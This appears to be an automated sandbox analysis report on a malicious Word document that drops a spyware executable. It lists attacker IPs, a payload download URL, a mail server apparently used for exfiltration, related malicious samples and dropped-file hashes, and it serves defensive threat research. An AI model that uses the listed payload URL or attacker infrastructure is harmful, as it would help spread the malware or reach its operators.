http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.privateemail.com	RegAskcfcd.exe, 00000005.00000002.2363134886.00000000024B800.00000004.00000001.sdmp	false		high
http://crl.chambersign.org/publicnotaryroot.crl0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	RegAskcfcd.exe, 00000005.00000002.2367858636.000000000752000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ca.sia.	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.post.trust.ie/reposit/cps.html0	RegAskcfcd.exe, 00000005.00000002.2367858636.0000000007520000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	RegAskcfcd.exe, 00000004.00000002.2115088871.00000000053C0000.00000002.00000001.sdmp, RegAskcfcd.exe, 00000005.00000002.2366590454.00000000059D0000.00000002.00000001.sdmp	false		high
http://www.informatik.admin.ch/PKI/links/CPS_2_16_756_1_17_3_1_0.pdf0	RegAskcfcd.exe, 00000005.00000002.2367858636.0000000007520000.00000004.00000001.sdmp	false		high
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	RegAskcfcd.exe, 00000004.00000002.2115088871.00000000053C0000.00000002.00000001.sdmp, RegAskcfcd.exe, 00000005.00000002.2366590454.00000000059D0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	RegAskcfcd.exe, 00000005.00000002.2367858636.0000000007520000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://193.239.147.103	RegAskcfcd.exe, 00000004.00000002.2107803267.0000000002161000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	RegAskcfcd.exe, 00000004.00000002.2107803267.0000000002161000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false		high
http://KYWxYV.com	RegAskcfcd.exe, 00000005.00000002.2362764617.0000000002161000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	RegAskcfcd.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/2048ca.crl0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false		high
http://www.comsign.co.il/cps0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/secsrv/repository/CRL.der0J	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/publicnotaryroot.html0	RegAskcfcd.exe, 00000005.00000002.2366867370.0000000005DC6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-trust.be/CPS/QNcerts	RegAskcfcd.exe, 00000005.00000002.2367858636.0000000007520000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.239.147.103	unknown	Brunei Darussalam		35913	DEDIPATH-LLCUS	false
172.111.202.41	unknown	United States		39122	BLACKNIGHT-ASIE	false
198.54.122.60	unknown	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345146
Start date:	27.01.2021
Start time:	19:05:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	documenting.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@6/15@9/3

EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.6% (good quality ratio 1.3%) • Quality average: 68.9% • Quality standard deviation: 35.4%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 95.101.27.171, 95.101.27.163 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:05:38	API Interceptor	49x Sleep call for process: EQNEDT32.EXE modified
19:05:41	API Interceptor	1243x Sleep call for process: RegAskcfcd.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
193.239.147.103	Overdue_invoices.exe	Get hash	malicious	Browse	• 193.239.147.103/base/D87080E8818FCC40A45F948026A84297.html
	SIT-10295.exe	Get hash	malicious	Browse	• 193.239.147.103/base/759EFD3939882C342360C054C0B0F139.html
	MT103_SWFT012621ONOMN.doc	Get hash	malicious	Browse	• 193.239.147.103/base/FF20D3DCE8649E687BDAC089AF53336F.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 193.239.147.103/base/ED373B21DE74B1749044C90C4F88850ED.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.25689.exe	Get hash	malicious	Browse	• 193.239.147.103/base/817B8D2BFEA38CDAF771C594C8EDD2E5.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.27958.exe	Get hash	malicious	Browse	• 193.239.147.103/base/D11F9AABDFF0704F9266CD718DBD402A.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 193.239.147.103/base/D1A437E767757AD4AED3D462BF223DC7.html
	Shipping Documents.doc	Get hash	malicious	Browse	• 193.239.147.103/base/3CC85C5A6F2A98A2641549BF1564DA9E.html
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 193.239.147.103/base/3CC85C5A6F2A98A2641549BF1564DA9E.html
	DSksIiT85D.exe	Get hash	malicious	Browse	• 193.239.147.103/base/84BABA4BCDFD79499D4EFDE97172FE7F.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 193.239.147.103/base/4360BD50C79123B72BE98F9871724C8D.html
	Updated Invoice{swift..exe	Get hash	malicious	Browse	• 193.239.147.103/base/3815F0F23310F1653DD4231C92F53862.html
	mr kesh.exe	Get hash	malicious	Browse	• 193.239.147.103/base/B690B5BB2DC34BEDA854B2E34C821BF0.html
	SecuriteInfo.com.GenericRXNJ-EED6E27CA5FDA8.exe	Get hash	malicious	Browse	• 193.239.147.103/base/AC74DA1A537FAA26238A4038BDCC34AA.html
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103/base/A835403D21646D38831BEFB4AACEE40A.html
	SecuriteInfo.com.BehavesLike.Win32.Generic.mh.exe	Get hash	malicious	Browse	• 193.239.147.103/base/CFA32E9D22202129AAEAB33745DD6268.html
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103/base/8C0599C1B9B3E6070FB750C30A6E4DE5.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Artemis326CF1417127.exe	Get hash	malicious	Browse	• 193.239.147.103/base/C153CE1CCAD2548C2547CF3FCE5D339E.html
	Enq No 34 22-01-2021.exe	Get hash	malicious	Browse	• 193.239.147.103/base/8DE336D63584EEF9B2E4A84C87518330.html
	DHL SHIPPING INVOICE DOCUMENTS.doc	Get hash	malicious	Browse	• 193.239.147.103/base/CFA32E9D22202129AAEAB33745DD6268.html
198.54.122.60	RFQ Tengco_270121.doc	Get hash	malicious	Browse	
	74725794.exe	Get hash	malicious	Browse	
	pickup receipt,DOC.exe	Get hash	malicious	Browse	
	Pi_74725794.exe	Get hash	malicious	Browse	
	74725794.exe	Get hash	malicious	Browse	
	New FedEx paper work review.exe	Get hash	malicious	Browse	
	New paper work document attached.exe	Get hash	malicious	Browse	
	DHL_AWB_1928493383.exe	Get hash	malicious	Browse	
	PGXPHWCclJQdkUDcrlQETWlRbmXQw.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.BehavesLike.Win32.Generic.tc.exe	Get hash	malicious	Browse	
	gc2hl6HPAVH5h1p.exe	Get hash	malicious	Browse	
	DHL7472579410110100.PDF.exe	Get hash	malicious	Browse	
	PO-104_171220.exe	Get hash	malicious	Browse	
	DHL_document11022020680908911.doc.exe	Get hash	malicious	Browse	
	EOI5670995098732.exe	Get hash	malicious	Browse	
	INQUIRY- NET MACHINES-122020.doc	Get hash	malicious	Browse	
	EE09TR0098654.exe	Get hash	malicious	Browse	
	ENS003.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Inject4.6124.20146.exe	Get hash	malicious	Browse	
	RivHwa3Ral.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cybersng.duckdns.org	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 104.37.4.35
	BRANDCARE ORDER.doc	Get hash	malicious	Browse	• 104.37.4.35
	http://ng.openmicchallenge.com/zankuqw/Y29saW4ubWFjZG9uYWxkQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• 104.250.180.10
mail.privateemail.com	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 198.54.122.60
	74725794.exe	Get hash	malicious	Browse	• 198.54.122.60
	Enq No 34 22-01-2021.exe	Get hash	malicious	Browse	• 198.54.122.60
	pickup receipt,DOC.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.lm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.lm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Trojan.nm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.qm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.lm.exe	Get hash	malicious	Browse	• 198.54.122.60
	Pi_74725794.exe	Get hash	malicious	Browse	• 198.54.122.60
	74725794.exe	Get hash	malicious	Browse	• 198.54.122.60
	New FedEx paper work review.exe	Get hash	malicious	Browse	• 198.54.122.60
	New paper work document attached.exe	Get hash	malicious	Browse	• 198.54.122.60
	DHL_AWB_1928493383.exe	Get hash	malicious	Browse	• 198.54.122.60
	PGXPHWCclJQdkUDcrlQETWlRbmXQw.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.tc.exe	Get hash	malicious	Browse	• 198.54.122.60
	gc2hl6HPAVH5h1p.exe	Get hash	malicious	Browse	• 198.54.122.60
	DHL7472579410110100.PDF.exe	Get hash	malicious	Browse	• 198.54.122.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DEDIPATH-LLCUS	Overdue_invoices.exe	Get hash	malicious	Browse	• 193.239.147.103
	Tender documents_FOB_Offer_Printout.PDF.exe	Get hash	malicious	Browse	• 45.15.143.189
	SIT-10295.exe	Get hash	malicious	Browse	• 193.239.147.103
	MT103_SWFT012621ONOMN.doc	Get hash	malicious	Browse	• 193.239.147.103
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.25689.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.27958.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 193.239.147.103
	Shipping Documents.doc	Get hash	malicious	Browse	• 193.239.147.103
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 193.239.147.103
	DSksIiT85D.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 193.239.147.103
	Updated Invoice{swift..exe	Get hash	malicious	Browse	• 193.239.147.103
	mr kesh.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.GenericRXNJ-EED6E27CA5FDA8.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.mh.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Artemis326CF1417127.exe	Get hash	malicious	Browse	• 193.239.147.103
	Enq No 34 22-01-2021.exe	Get hash	malicious	Browse	• 193.239.147.103
BLACKNIGHT-ASIE	spptqzbEyNlEJvj.exe	Get hash	malicious	Browse	• 91.210.233.220
	Request a quote Mitsubishi Japan XN501.exe	Get hash	malicious	Browse	• 81.17.241.117
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 81.17.241.117
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 78.153.213.7
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 78.153.213.7
	mb10.exe	Get hash	malicious	Browse	• 78.153.210.4
	mb10.exe	Get hash	malicious	Browse	• 78.153.210.4
	http://https://99756260.us17.list-manage.com/pages/track/click?u=ae9ce42233ecb67da0142e610&id=4eb4fb4732/#YXJtYW5kby5jaGF2ZXpAb3prLmNvbQ==	Get hash	malicious	Browse	• 78.153.210.7
	emotet-1.doc	Get hash	malicious	Browse	• 46.22.132.72
	Emotet_7406.doc	Get hash	malicious	Browse	• 46.22.132.72
	Emotet_7406.doc	Get hash	malicious	Browse	• 46.22.132.72
	emotet.doc	Get hash	malicious	Browse	• 46.22.132.72
	Paypal.doc	Get hash	malicious	Browse	• 46.22.132.72
	Paypal.doc	Get hash	malicious	Browse	• 46.22.132.72
	emotet.doc	Get hash	malicious	Browse	• 46.22.132.72
	emotet.doc	Get hash	malicious	Browse	• 46.22.132.72
	960-27-621120-257 & 960-27-621120-969.doc	Get hash	malicious	Browse	• 46.22.132.72
	Rechnung.doc	Get hash	malicious	Browse	• 46.22.132.72
	Open invoices.doc	Get hash	malicious	Browse	• 46.22.132.72
	Paid Invoices.doc	Get hash	malicious	Browse	• 46.22.132.72
NAMECHEAP-NETUS	#B30COPY.htm	Get hash	malicious	Browse	• 198.54.115.249
	AE-808_RAJEN.exe	Get hash	malicious	Browse	• 68.65.122.156
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 198.54.122.60
	quote20210126.exe.exe	Get hash	malicious	Browse	• 198.54.117.215
	MV TAN BINH 135.pdf.exe	Get hash	malicious	Browse	• 198.54.116.236
	IMG_155710.doc	Get hash	malicious	Browse	• 199.192.18.134

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	bXFjrxjRlb.exe	Get hash	malicious	Browse	• 198.54.117.215
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	winlog(1).exe	Get hash	malicious	Browse	• 198.54.117.216
	Revise Bank Details_pdf.exe	Get hash	malicious	Browse	• 198.54.116.236
	SecuriteInfo.com.BehavesLike.Win32.Generic.tz.exe	Get hash	malicious	Browse	• 198.187.31.7
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 198.187.31.7
	Payment Swift Copy_USD 206,832,000.00.pdf.exe	Get hash	malicious	Browse	• 198.54.116.236
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 198.54.117.244
	DSksliT85D.exe	Get hash	malicious	Browse	• 199.188.200.97
	file.exe	Get hash	malicious	Browse	• 198.54.116.236
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 104.219.248.112
	file.exe	Get hash	malicious	Browse	• 198.54.116.236
	RevisedPO.24488_pdf.exe	Get hash	malicious	Browse	• 198.54.117.215

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	SecuriteInfo.com.Heur.3279.xlsm	Get hash	malicious	Browse	• 172.111.202.41
	Rolled Alloys Possible Infection.docx	Get hash	malicious	Browse	• 172.111.202.41
	Statement of Account as of Jan_27 2021.xlsm	Get hash	malicious	Browse	• 172.111.202.41
	printouts of outstanding as of Jan-27-2021.xlsm	Get hash	malicious	Browse	• 172.111.202.41
	printouts of outstanding as of Jan_27_2021.xlsm	Get hash	malicious	Browse	• 172.111.202.41
	FACTUUR-INV00012.xlsx	Get hash	malicious	Browse	• 172.111.202.41
	0007334.xlsx	Get hash	malicious	Browse	• 172.111.202.41
	Purchase Order.xlsx	Get hash	malicious	Browse	• 172.111.202.41
	SecuriteInfo.com.Heur.30497.xls	Get hash	malicious	Browse	• 172.111.202.41
	case (2553).xls	Get hash	malicious	Browse	• 172.111.202.41
	case (1057).xls	Get hash	malicious	Browse	• 172.111.202.41
	case (4335).xls	Get hash	malicious	Browse	• 172.111.202.41
	case (1522).xls	Get hash	malicious	Browse	• 172.111.202.41
	case (4374).xls	Get hash	malicious	Browse	• 172.111.202.41
	case (166).xls	Get hash	malicious	Browse	• 172.111.202.41
	PAYMENT.xlsx	Get hash	malicious	Browse	• 172.111.202.41
	case (547).xls	Get hash	malicious	Browse	• 172.111.202.41
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 172.111.202.41
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 172.111.202.41
	Remittance Advice 117301.xlsx	Get hash	malicious	Browse	• 172.111.202.41

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8eflqigYDff:RN7MlanAQwElztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.l6/..d.].xlX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....l.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vl*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U..... ....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pI.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.084754685484955
Encrypted:	false
SSDEEP:	6:kKShbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:d3kPlE99SNxAhUeo+aKt
MD5:	9DC602D7EFBD074139D720C06ABBEBD6
SHA1:	23C1D7932B5B1F1CE310BB2D59A770326B8DE00C
SHA-256:	79DF9722F69E0F143AE2CB36E36185F77203BC9D303079D452F2F0291FC16935
SHA-512:	E378A50B26D00C389470D80A97C453F4562F05D217907912B0A32F7A34B42EF8A69D5423D6EA0209723B3BC7C4DEF01DC0C51BFEC6B61A99F8836DC077259E7(
Malicious:	false
Reputation:	low
Preview:	p..... .....K#...(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s. t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0294634724686764
Encrypted:	false
SSDEEP:	3:kkFkl3JQwfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKKBliBAIdQZV7eAYLit
MD5:	D4B897E42440BA3B7AD774EF7B18BFE7
SHA1:	313CAA53DC087A1EFC3150CD1D6522D3FFFEB563
SHA-256:	9E04BF873C73D7CD0F9B7C83D5A328BF128CB6290DCDC2D06DA2887C2B93A70D
SHA-512:	187A80B13EC931B3E4686DA4D0D55114EC60219679FE086E8E299B2D629E9722A946488D34E99A72C8569DB7CB97D3322217E4D42F09C45E26B27A273F984B65
Malicious:	false
Reputation:	low
Preview:	p..... ....`.....qK#...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6 .b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mexxxx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mexxxx[1].exe	
Size (bytes):	76288
Entropy (8bit):	5.615424298105816
Encrypted:	false
SSDEEP:	768:MTzDjFC9bGg0QNpcnRzFE86hFZNj3KTMmtBI0vdr/M7da5QI+edjVdsv2PYMOOgU:4JCtGg0oqvdY7dJE4ZqkonOaWYT
MD5:	F82A16AC433034D92B1F2A4023DF6D6B
SHA1:	3035958ACDC4B66F86D14B8A9EE6D637A0654659
SHA-256:	967C4B786047C2EA5BFB42C5FA315A5971C4C8A9590973AC49698C78A6B95D1C
SHA-512:	B86526051EB7A22FC99C5AAC2EDDDD4B90984FF010E527A27D47A627AE7E3FEF72384D86790974ABE7CF86C0682C5C98D90FCC43807F8A3E11B6B6F19306A5F5
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://https://cy.kl-re.com//power/nez/mexxxx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`......"...0.....n:... ...@....@.. .....k... .`.....:..O....@.....`..... ..... ..H.....text...t.... ..... ..`.rsrc.....@.....@..@.reloc.....`. .....(.....@..B.....P:.....H.....F..\.....P .....*.r...p(I. .....sJ.....r...p.....sK.....*.r...p.....%.r...p.%.r'..p.%.r...p.(m...*.r...p.....%.r...p.%.r/..p.%.r'..p.%.r...p.(m...*.r...p.....%.r3..p.%.rO..p.%.r3..p.%.rC..p.(m...*. ....*.~....%:....&.l... (....sr...%.....*2r...p.(G...*2r...p.(G...*2r4..p.(G...*2rf..p.(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4385F6C0-FFD8-4816-B513-C2DC6937B540}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
